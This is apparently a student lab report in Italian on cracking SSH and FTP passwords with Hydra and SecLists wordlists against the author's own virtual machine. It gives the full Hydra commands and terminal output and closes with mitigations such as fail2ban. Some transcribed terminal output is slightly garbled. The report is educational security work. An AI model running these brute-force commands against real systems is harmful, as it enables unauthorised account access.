


Relazione Tecnica: Authentication cracking con Hydra (SSH/FTP)

1. Introduzione

Il presente documento descrive le attività di configurazione e test di vulnerabilità eseguite su un ambiente di laboratorio, focalizzandosi sulle tecniche di brute-force per il recupero di credenziali di accesso su protocolli SSH e FTP.

Nota metodologica: Il test è stato condotto in modalità "self-hosted" sull'IP 192.168.50.200 per fini didattici e di validazione dello strumento hydra. In scenari reali, la separazione tra macchina attaccante e target è un requisito fondamentale per la sicurezza e l'integrità dell'infrastruttura.



2. Preparazione dell'Ambiente e Target

Ricerca e acquisizione strumenti (GitHub): È stata consultata la repository [SecLists](https://github.com/danielmiessler/SecLists) per recuperare wordlist standard. L'integrazione è stata effettuata installando il pacchetto e scaricando i file necessari tramite `wget`:

- `sudo apt install seclists`
- `wget`
<https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/500-worst-passwords.txt>
- `wget`
<https://raw.githubusercontent.com/danielmiessler/SecLists/master/Usernames/Names/malenames-usa-top1000.txt>

```
kali-linux-2026.1-virtualbox-amd64 (istanza 5) [in esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~/Desktop
Session Actions Edit View Help
--$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/500-worst-passwords.txt
--2026-07-17 05:45:57-- https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/500-worst-passwords.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3491 (3.4K) [text/plain]
Saving to: '500-worst-passwords.txt'

500-worst-passwords.txt      100%[=====] 3.41K  --.-KB/s  in 0.009s

2026-07-17 05:45:58 (377 KB/s) - '500-worst-passwords.txt' saved [3491/3491]

--$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Usernames/Names/malnames-usa-top1000.txt
--2026-07-17 05:49:13-- https://raw.githubusercontent.com/danielmiessler/SecLists/master/Usernames/Names/malnames-usa-top1000.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6677 (6.5K) [text/plain]
Saving to: 'malnames-usa-top1000.txt'

malnames-usa-top1000.txt    100%[=====] 6.52K  --.-KB/s  in 0.03s

2026-07-17 05:49:20 (255 KB/s) - 'malnames-usa-top1000.txt' saved [6677/6677]
```

 SecLists

Public

Watch 1989

Fork 25.1k

Star 72.2k

master 2 Branches 31 Tags

Go to file

Add file

Code

 github-actions[bot]

[Github Action] Automated trickiest wordlists update.

b474262 · yesterday

6,683 Commits

.bin	[Github Action] Automated trickiest wordlists update.	yesterday
.github	feat(docs): Minor issue template update	3 months ago
AI/LLM_Testing	fix(docs): Removed description of non-existent content from ...	6 months ago
Discovery	[Github Action] Automated trickiest wordlists update.	yesterday
Fuzzing	feat(docs): Added documentation for the classified SQLi payl...	2 months ago
Miscellaneous	chore(wordlist): Moved 'curl-protocols.txt' wordlist to the 'Fu...	11 months ago
Passwords	feat(wordlist): Added new Tenda router password (PR #1335)	last week
Pattern-Matching	Imported and cleaned php magic hashes	2 years ago
Payloads	docs: update Payloads/README.md	2 years ago
Usernames	Update names.txt	5 months ago
Web-Shells	updated to laudanum v1.0	3 years ago
.gitattributes	added git attributes to keep line ends standardised	6 years ago
.gitignore	ignore .working_space	3 years ago
CONTRIBUTING.md	feat(docs): Added policy for AI contributions	last month
CONTRIBUTORS.md	chore(docs): Updated contributors list	4 months ago
LICENSE	Create LICENSE	8 years ago

About

SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more.

www.owasp.org/index.php/OWASP_I...

Readme

MIT license

Contributing

Activity

72.2k stars

2k watching

25.1k forks

Report repository

Releases 30

2026.1 Latest on Mar 23

+ 29 releases

Packages

No packages published

Verifica di rete: Verifica della connettività con il comando ping 192.168.50.200 per confermare l'instradamento di rete.

Configurazione utente: Creazione dell'utente di test e impostazione della password tramite i comandi:

```
sudo adduser test_user
sudo passwd test_user
```

```
kali-linux-2026.1-virtualbox-amd64 (istantanea 5) [in esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~/Desktop

Session Actions Edit View Help

valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: c8040451:MultiCast:UP:LOWER_UP:MTU 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
inet 192.168.50.101/24 brd 192.168.50.255 scope global dynamic noprefixroute eth0
valid_lft 81155sec preferred_lft 81155sec
inet 192.168.50.200/24 scope global eth0
valid_lft forever preferred_lft forever
inet6 fe80::713c:3cfc:ad5c:8209/64 scope link noprefixroute
valid_lft forever preferred_lft forever

[kali@kali]~/Desktop
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data:
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=2.89 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.492 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.774 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.523 ms
^C
--- 192.168.50.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3040ms
rtt min/avg/max/mdev = 0.492/1.169/2.889/0.590 ms

[kali@kali]~/Desktop
$ sudo adduser test_user
(sudo) password for kali:
New password:
Retype new password:
Sorry, passwords do not match.
passed: Authentication token manipulation error
passed: password unchanged
warn: /bin/passwd test_user failed with status 10. Continuing.
warn: Wrong password given or retyped incorrectly
Changing the user information for test_user
Enter the new value, or press ENTER for the default
Full Name []: "Cwarrn: /bin/chfn test_user" killed by signal 2. Continuing.
Is the information correct? [Y/n] n
Changing the user information for test_user
Enter the new value, or press ENTER for the default
Full Name []: "Cwarrn: /bin/chfn test_user" killed by signal 2. Continuing.
Is the information correct? [Y/n] y

[kali@kali]~/Desktop
$ sudo adduser test_user
fatal: The user 'test_user' already exists.

[kali@kali]~/Desktop
$ sudo passwd test_user
New password:
Retype new password:
passwd: password updated successfully

[kali@kali]~/Desktop
$ sudo service ssh start

[kali@kali]~/Desktop
$
```

3. Analisi della Vulnerabilità: SSH e FTP

3.1 Protocollo SSH

L'attacco è stato eseguito per testare la reattività del servizio SSH.


- **Comando:** `hydra -l test_user -P 500-worst-passwords.txt 192.168.50.200 ssh`
- **Analisi:** L'utilizzo del flag `-P` (per una wordlist esterna) rispetto a `-p` (password singola) permette di simulare un attacco reale. Hydra ha identificato le credenziali quasi istantaneamente. La velocità di esecuzione sottolinea come, in presenza di password deboli, la complessità dell' algoritmo di cifratura del tunnel SSH sia irrilevante rispetto alla debolezza dell'autenticazione.

```
[kali@kali]~/Desktop
$ hydra -l test_user -P 500-worst-passwords.txt 192.168.50.200 ssh
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 08:46:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -i to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 499 login tries (11/p/499), ~32 tries per task
[DATA] attacking ssh://192.168.50.200:22/
[22][ssh] host: 192.168.50.200 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-17 08:47:18

[kali@kali]~/Desktop
$
```

Risultati: Il tool ha identificato correttamente le credenziali valide ("1 valid password found"), confermando la suscettibilità del servizio SSH a questo tipo di attacco.




Test aggiuntivo. È stata eseguita anche una prova utilizzando una wordlist di username (-L) e una wordlist di password (-P) per simulare uno scenario di brute-force più realistico. In questo caso Hydra ha individuato più credenziali valide.

3.2 Protocollo FTP


Il test è stato esteso al protocollo FTP, tipicamente meno sicuro poiché spesso trasmette credenziali in chiaro.

- **Configurazione:** Installazione di **vsftpd** tramite comandi :
 - **sudo apt install vsftpd**
 - **sudo service vsftpd start**
- **Comando:** **hydra -l test_user -P 500-worst-passwords.txt 192.168.50.200 ftp**
- **Risultati:** Il successo dell'attacco conferma che, indipendentemente dal protocollo, la vulnerabilità risiede nella "catena" di autenticazione dell'utente.



Risultati: L'esito positivo del comando ha validato la procedura di cracking anche per il protocollo FTP.

Verifica finale sul funzionamento:



4 Discussione Critica e "Wordlist Intelligence"

Durante l'esecuzione, è emerso che l'utilizzo di wordlist massive (come quelle di SecLists) è efficace ma potenzialmente lento in contesti di rete reali.

- **Osservazione:** La creazione di una wordlist mirata, basata su pattern o informazioni raccolte in fase di *reconnaissance*, risulterebbe significativamente più efficiente rispetto a un attacco "brute-force" indiscriminato. Questa consapevolezza è fondamentale per un professionista della sicurezza: l'efficacia di un attacco è direttamente proporzionale alla qualità delle informazioni raccolte sul target.

5. Conclusioni e Raccomandazioni

Le attività svolte confermano che l'adozione di credenziali deboli espone i sistemi a rischi critici. Per mitigare tali vulnerabilità, si raccomanda:

1. **Policy di Password:** Obbligatorietà di password complesse e frequente rotazione delle stesse.
2. **Hardening dei Servizi:** Implementazione di sistemi di *Intrusion Prevention* (es. `fail2ban`) configurati per bloccare automaticamente l'IP sorgente dopo un numero limitato di tentativi falliti.
3. **Monitoraggio:** Analisi costante dei log di sistema (`/var/log/auth.log`) per identificare tentativi di accesso anomali prima che l'attacco giunga a buon fine.